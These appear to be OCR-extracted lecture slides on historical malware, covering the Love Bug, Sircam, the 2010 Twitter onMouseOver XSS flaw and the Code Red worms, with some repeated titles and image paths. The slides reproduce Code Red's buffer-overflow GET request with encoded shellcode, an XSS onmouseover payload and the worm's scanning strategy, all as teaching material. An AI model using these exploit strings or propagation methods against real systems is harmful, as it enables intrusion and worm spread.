
Love Bug spread




Love Bug spread




Love Bug spread



Love Bug spread



Love Bug spread



As people arrive at work, they begin to open their email.
The virus infects their machine and spreads through their address book.
(No new infections occur without human interaction.)


Sircam (2001)

- Propagation: Email, Windows file shares
- Subject line*: I send you this file in order to have your advice*
  - Infects a random file from the hard drive
  - Sends the file as an attachment with the email

Twitter onMouseOver Virus (2010)

For more info:
http://nakedsecurity.sophos.com/2010/09/22/names-faces-twitter-worm-attack/

17-year-old Twitter user noticed cross-site scripting weakness



http://twitter.com/zzap#@"style="background-color:black; color:black;"onmouseover="alert('Just wait until someone uses this for evil.')"/
12:16 PM Sep 21st via web

Someone call up the script kiddies, we got sum XSS exploits over here.
12:13 PM Sep 21st via TweetDeck

Twitter onMouseOver (2010)

Soon others had found ways to use the XSS flaw

Not all of them were pretty like this.

Some copied themselves into the victim's Twitter profile, and were used to send spam.

Viruses vs Worms

- Virus
  - Self-propagating
  - Requires user input to spread
- Worm
  - Self-propagating
  - Doesn't need user interaction

Code Red, Code Red II, Nimda (2001)

- Code Red worm targeted a buffer overflow in Microsoft IIS (web server)
  - Malicious HTTP GET includes 1st-stage shellcode
  - Infected machines scan the Internet looking for other victims
  - Caused major service outages, overwhelming network traffic volumes

Code Red Payload

GET /default.ida?
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090
%u8190%u00c3%u0003%u8b00%u531 b%u53ff
%u0078%u0000%u00=a HTTP/1.0

Code Red Payload

Inject lots of junk to fill up the program's buffer

GET /default.ida?
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090
%u8190%u00c3%u0003%u8b00%u531 b%u53ff
%u0078%u0000%u00=a HTTP/1.0

Code Red Payload

GET /default.ida?
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090
%u8190%u00c3%u0003%u8b00%u531 b%u53ff
%u0078%u0000%u00=a HTTP/1.0

Code Red I - Propagation

- Worm launches 99 processes to scan the network for new victims
  - Generate a random 32-bit number for IP address
  - Attempt a connection on TCP port 80
  - Send the malicious HTTP GET request

Code Red Payload

- Launches denial of service attack
  - Targets several IP addresses, including the address for www.whitehouse.gov (at the time)
  - Sends several KB of data ("packet flooding") to the target IP's

Code Red Payload

Web site defacement – If the system's language is English,
Code Red replaces the page (in memory) that will be served to clients.

Code Red Payload

In 2012 and 2013: Many recent claims of intrusions by Chinese hackers [1,2]
[1] http://www.nytimes.com/2013/01/31/technology/chinese-hackers-infiltrate-new-york-times-computers.html
[2] http://online.wsj.com/article/SB10001424127887323926104578276202952260718.html

Was Code Red an early example of state-sponsored hacking? Was the author really Chinese? We have no way to know.

Code Red II

http://www.unixwiz.net/techtips/CodeRedII.html


- More sophisticated scanning
  - 1/8 chance: Pick the IP uniformly at random
  - 4/8 chance: Keep the first octet of the victim's IP the same as in the attacking machine's IP
    - E.g. 10.1.2.3 → 10.73.86.209
  - 3/8 chance: Keep the first two octets of the victim's IP the same as the attacker's
    - E.g. 192.168.1.100 → 192.168.54.92

Code Red II

- No more web site defacement
- New scanning technique was **much** more effective

- Code Red II was analyzed by David Moore and Colleen Shannon at CAIDA.
  http://www.caida.org/research/security/code-red/coderedv2_analysis.xml

CAIDA Analysis of Code Red II




http://www.caida.org/research/security/code-red/code-red-colored-large.png

CAIDA Analysis of Code Red


- Quicktime animation:
  - http://www.caida.org/research/security/code-red/newframes-small-log.mov
